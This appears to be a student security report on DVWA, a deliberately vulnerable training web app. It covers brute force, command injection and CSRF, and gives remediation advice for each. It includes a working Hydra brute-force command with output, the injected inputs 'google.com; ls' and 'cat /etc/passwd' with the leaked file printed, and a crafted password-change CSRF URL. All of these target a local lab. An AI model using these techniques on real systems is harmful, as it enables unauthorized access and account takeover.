

Introduction

This report provides an analysis of vulnerabilities present in Damn Vulnerable Web Application (DVWA)¹. This document provides a summary of these findings and provides recommendations for addressing these vulnerabilities.

Deployment


The DVWA Installation was completed using the following guide:

- <https://nooblinux.com/how-to-install-dvwa/>

System Environment:

- Hypervisor: VMWare
- OS Distro: Kali Linux 2022.3
- Additional Software: Apache Web Server 2.4; PHP 8.1; MySQL 15.1

Installation Folder Structure



DVWA Database Setup

The screenshot shows the DVWA Database Setup page. On the left, a sidebar menu lists various attack modules: Home, Instructions, Setup / Reset DB (highlighted in green), Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout.

The main content area is titled "Database Setup". It contains the following sections:

- Instructions:** Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: /var/www/html/DVWA/config/config.inc.php
- Setup Check:** Lists system and PHP configuration details:
 - Web Server SERVER_NAME: 127.0.0.1
 - Operating system: *nix
 - PHP version: 8.1.12
 - PHP function display_errors: **Disabled**
 - PHP function safe_mode: **Disabled**
 - PHP function allow_url_include: **Enabled**
 - PHP function allow_url_fopen: **Enabled**
 - PHP function magic_quotes_gpc: **Disabled**
 - PHP module mbstring: **Installed**
 - PHP module mysql: **Installed**
 - PHP module pdo_mysql: **Installed**
 - Backend database: MySQL/MariaDB
 - Database username: userDVWA
 - Database password: *********
 - Database database: dvwa
 - Database host: 127.0.1
 - Database port: 3306
- reCAPTCHA key:** Missing
- Status in red:** indicate there will be an issue when trying to complete some modules.
- Notes:** If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
`allow_url_fopen = On
allow_url_include = On`
- Note:** These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
- Create / Reset Database** button

Vulnerabilities

Brute Force: Login


How does this feature normally work?

In order to log in, a typical user would enter their username and password (in this case, *admin* and *password*). The server then compares these credentials with valid credentials stored in its database. If there is a match, the user is able to successfully log in and is shown a success message. If the credentials are not found, an error message is displayed to the user.

What does it take to exercise the vulnerability?

Tools Used: BurpSuite Communiy Edition v2022.9.6, THC Hydra v9.3

Exploiting the Brute Force login vulnerability requires first analyzing the structure of the login attempt's HTTP request. In order to inspect the request, we can set up a proxy server that intercepts the browser's login request.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed under the 'Intercepted' section. The request is a POST to `/DVWA/vulnerabilities/brute/?username=spassword&password=hjsv3vs19ems`. The 'Inspector' panel on the right shows the request details, including headers like `Host: 127.0.0.1`, `sec-ch-ua: "Chromium";v="107", "Not=A7Brand";v="24"`, and `sec-ch-ua-mobile: 70`. The 'Request Headers' section shows `Content-Type: application/x-www-form-urlencoded` and `Content-Length: 32`.

```
Request to http://127.0.0.1:80
HTTP/1.1 [1]
Host: 127.0.0.1 [2]
sec-ch-ua: "Chromium";v="107", "Not=A7Brand";v="24" [3]
sec-ch-ua-mobile: 70 [4]
sec-ch-ua-platform: "Linux" [5]
Upgrade-Insecure-Requests: 1 [6]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 [7]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 [8]
Sec-Fetch-Site: same-origin [9]
Sec-Fetch-Mode: navigate [10]
Sec-Fetch-User: ?1 [11]
Sec-Fetch-Dest: document [12]
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/ [13]
Accept-Encoding: gzip, deflate [14]
Accept-Language: en-US,en;q=0.9 [15]
Cookie: PHPSESSID=9tgn3nvtq6fr97hjsv3vs19ems; security=low [16]
Connection: close [17]
[18]
[19]
```


As shown in the previous figure, we can identify what information is required to recreate a login request:

- GET request
- Request parameters: username & password
- Session Cookie

Next, we can execute a brute force dictionary attack using THC Hydra. Using the information gathered during the inspection phase, we can test various HTTPS webform credential combinations against the authentication service. In the following figure, Hydra was provided with the following information for the complete command.

- target server: 127.0.0.1
- URL path:
`dvwa/vulnerabilities/brute/index.php?username=^USER^&password=^PASS^&Login=Login`
- Path to username dictionary
- Path to password dictionary
- Cookie:
`PHPSESSID=9tgn3nvtq6fr97hjsv3vs19ems; security=low`
- Failure message: *Username and/or password incorrect*

Hydra then attempts different credential combinations, reporting any successful matches.



```
Kali Linux DVWA - VMware Workstation 17 Player (Non-commercial use only)
Player | II | ☰ | 
File Actions Edit View Help
jada@kali: ~
└──(jada㉿kali)-[~]
$ hydra 127.0.0.1 -L ./Documents/users.txt -P /usr/share/set/src/fasttrack/wordlist.txt http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;PHPSESSID=9tgn3nvtq6fr97hjsv3vs19ems"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway). Application!
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-26 15:02:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11544 login tries (l:52/p:222), ~722 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;PHPSESSID=9tgn3nvtq6fr97hjsv3vs19ems
[80][http-get-form] host: 127.0.0.1 login: ADMIN password: password
[STATUS] 4786.00 tries/min, 4786 tries in 00:01h, 6758 to do in 00:02h, 16 active
[80][http-get-form] host: 127.0.0.1 login: Admin password: password
[STATUS] 4825.50 tries/min, 9651 tries in 00:02h, 1893 to do in 00:01h, 16 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-26 15:05:21
└──(jada㉿kali)-[~]
$
```

Source: DVWA Brute Force Tutorial (Low Security)²

How and why did the feature work differently than normal use?

After using the applicable request information to construct the command, Hydra will perform a brute force attack on the authentication server by sending multiple GET requests with the username and password parameters containing potential username-password combinations. Hydra then evaluates the response received from the server. If the response contains the failure message, Hydra knows that the pair is invalid. If the response does not contain the failure message, Hydra recognizes this as a successful login attempt.

The adversarial approach differs from a normal use case because typically when logging into an account, users will enter their username and password. Typically, they only need to enter their credentials once but may try again if they incorrectly typed their credentials. In contrast, an adversary can try an unlimited combination of usernames and passwords in an attempt to identify a valid pair. In its current configuration, the authentication server does not have a mechanism to distinguish between requests from a legitimate user attempting to access their account and requests from an adversary attempting to guess login information.

Implications and Recommendations

Currently, the user's credentials are the only roadblock between an adversary and the server's protected resources. If an attacker is able to identify the valid username and password, they will be able to access the password protected admin area of the site. The scope of the attack isn't just limited to the resources available to the compromised user, but could also impact other users on the network if the attacker has escalated privileges.


Limiting the effectiveness of a Brute Force attack could be accomplished in a variety of ways³:

- System administrators requiring users to utilize strong, unique password, decreasing the likelihood that an adversary can guess the password
- Using Captcha to distinguish between humans and computers.
- Limiting login attempts and implementing a time delay for multiple login attempts.
- Multi-Factor Authentication

Applicable OWASP Top 10: [A01:2021] Broken Access Control; [A04:2021] Insecure Design; [A05:2021] Security Misconfiguration; [A07:2021] – Identification and Authentication Failures; [A09:2021] – Security Logging and Monitoring Failures

Command Injection: Ping

How does this feature normally work?



As seen in the above figure, this feature is intended to allow users to ping a provided target IP address in order to test if that network device is available. Once the user submits the target IP address, ping the server sends an echo request packet to the provided address.⁴ When the target server receives the echo request, it responds with an echo reply packet. The browser then displays the results of the command.

Source: *How To Perform Command Injection Attacks (DVWA) For Aspiring Hackers!*⁵

What does it take to exercise the vulnerability?

Typically, a system can be vulnerable to a Command Injection attack because it does not perform sanitization of a user's input. As demonstrated in the previous section, we can see that the server issues a command in the form of `ping <user input>`. We can use this assumption, to test the server's behaviour when additional commands are entered as user input.

As shown in the figure below, we provide the server with an expected input (google.com). In addition, we use the ; operator to chain the expected input with an additional command. When the server receives the submission ‘google.com; ls’, the user is shown the results of ping and the folders present in the server’s current working directory.

The screenshot shows a browser window for the DVWA Command Injection vulnerability. The URL is 127.0.0.1/DVWA/vulnerabilities/exec/. The page displays the results of the command entered in the input field:

```
PING google.com (142.251.40.110) 56(84) bytes of data.
64 bytes from lg25s79-in-f14.1e100.net (142.251.40.110): icmp seq=1 ttl=128 time=9.85 ms
64 bytes from lg25s79-in-f14.1e100.net (142.251.40.110): icmp seq=2 ttl=128 time=8.16 ms
64 bytes from lg25s79-in-f14.1e100.net (142.251.40.110): icmp seq=3 ttl=128 time=9.90 ms
64 bytes from lg25s79-in-f14.1e100.net (142.251.40.110): icmp seq=4 ttl=128 time=10.6 ms
...
-- google.com ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 8.157/9.615/10.552/0.886 ms
help
index.php
source
```

Below the command input, there is a section titled "More Information" with links to various resources about command injection.

Since the server does not validate user-provided input, we can issue a variety of commands that allow us to gain more information about the system. As shown in the next example, we can execute the additional command ‘cat /etc/passwd’ to view users registered to the system.

The screenshot shows a browser window for the DVWA Command Injection vulnerability. The URL is 127.0.0.1/DVWA/vulnerabilities/exec/. The page displays the results of the command entered in the input field:

```
PING google.com (142.250.65.174) 56(84) bytes of data.
64 bytes from lg25s71-in-f14.1e100.net (142.250.65.174): icmp seq=1 ttl=128 time=7.79 ms
64 bytes from lg25s71-in-f14.1e100.net (142.250.65.174): icmp seq=2 ttl=128 time=8.78 ms
64 bytes from lg25s71-in-f14.1e100.net (142.250.65.174): icmp seq=3 ttl=128 time=10.8 ms
64 bytes from lg25s71-in-f14.1e100.net (142.250.65.174): icmp seq=4 ttl=128 time=10.7 ms
...
-- google.com ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 7.792/9.508/10.752/1.270 ms
root:x:0:root:/root:/bin/sh
daemon:x:1:daemon:/var/run/daemon:/bin/nologin
bin:x:2:bin:/bin:/bin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:/sbin:/bin/sync
games:x:5:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backlight:x:34:backlight:/var/backlight:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:40:40:GNATS (Network Admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:103:110:mysql Server...:/nonexistent:/bin/false
tss:x:104:111:TPM software stack...:/var/lib/pm:/bin/false
strowaway:x:105:65534:TPM Software Stack:/var/lib/strowaway:/usr/sbin/nologin
systemd-network:x:101:102:system Network Management...:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:106:107:system DNS resolution daemon:/run/systemd:/usr/sbin/nologin
mysql:x:103:110:mysql Server...:/nonexistent:/bin/false
tss:x:104:111:TPM software stack...:/var/lib/pm:/bin/false
strowaway:x:105:65534:TPM Software Stack:/var/lib/strowaway:/usr/sbin/nologin
systemd-network:x:101:102:system Network Management...:/run/systemd:/usr/sbin/nologin
redsocks:x:107:113:/var/run/redsocks:/usr/sbin/nologin
rwhod:x:108:65534:/var/run/rwhod:/usr/sbin/nologin
lpr:x:109:110:lpr:/var/run/lpr:/bin/false
messagebus:x:110:114:/nonexistent:/usr/sbin/nologin
miredo:x:111:65534:/var/run/miredo:/usr/sbin/nologin
tcpdump:x:112:128:/nonexistent:/usr/sbin/nologin
sh:x:113:114:sh:/bin/sh:/bin/false
rpc:x:114:65534:/run/rpcbind:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq...:/var/lib/misc:/usr/sbin/nologin
statd:x:116:65534:/var/lib/statd:/usr/sbin/nologin
avahi:x:117:123:Avahi mDNS/DNS-SD daemon:/var/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:999:999:stunnel service account:/var/run/stunnel4:/usr/sbin/nologin
rtkit:x:118:124:realtimekit...:/proc:/usr/sbin/nologin
Debian-openssl-1.1.x:x:119:119:Debian OpenSSL:/var/run/openssl:/bin/false
stunnel4-dispatcher:x:120:29:stunnel Dispatcher...:/run/stunnel-dispatcher:/bin/false
```

How and why did the feature work differently than normal use?

In its current implementation, the server assumes that all input provided by the user is valid. As long as the server receives a valid URL or IP address for ping, a malicious user can also chain additional commands with their input.

The server then executes the additional command(s) and transmits all of the results in its response, which allows the malicious user to verify that command injection is possible.

Implications and Recommendations

Command Injection allows an adversary to execute system commands, usually with the same privilege level as the vulnerable application. As shown in the previous examples, an adversary can use this vulnerability to execute a variety of commands on the host system. Depending on the application privileges, attackers maybe able to view protected files, download malicious code, or explore the system environment.

Preventing Command Injection can be accomplished by⁶:

- Whitelisting of acceptable user inputs
- Using existing APIs or built-in library function as opposed to system calls
- Sanitizing user input for malicious characters

Applicable OWASP Top 10: [A03:2021] Injection

Cross Site Request Forgery (CSRF): Change Password

How does this feature normally work?

The Change Password page is intended to allow the admin user to change their password. The user enters their new password then confirms the password. The server then updates the admin user's password in its database.


What does it take to exercise the vulnerability?

Cross Site Request Forgery (CSRF) allows an adversary to perform unwanted actions in a web application using an authenticated user's session. In order to execute a CSRF attack on the Change Password page, we first inspect the HTTP request sent when the change password form is submitted.

As shown in the above figure, we can note the user's session cookie. In addition, we can observe that the Change Password request sends a GET request with the following parameters:

- password_new
- password_conf
- Change=Change

Once we have gathered the structure of the URL, we can trick the user to visit a malicious site that sends a request to change password form, impersonating the original user.



If the user clicks the button, they will be redirected to the URL http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=uGotHacked&password_conf=uGotHacked&Change=Change and their password will be changed to `uGotHacked`.

Source: *DVWA CSRF Tutorial (Low Security)*⁷

How and why did the feature work differently than normal use?

The password change service authenticates the user based on their session cookie. Since a password change is sent using a simple GET request, it is easy to manipulate the parameters to provide the server with the desired password. If a valid user is not careful, they can easily be socially engineered into clicking on the modified link, allowing the adversary to update their password.

Implications and Recommendations

The CSRF vulnerability allows an adversary to hijack a user's account. Once the password is changed, the attacker can log into the user's account potentially exposing sensitive information. In addition, they may assume the role of the victim in the system.

If the compromised attack is a higher level admin account, they maybe able to view sensitive system information or compromise other users.

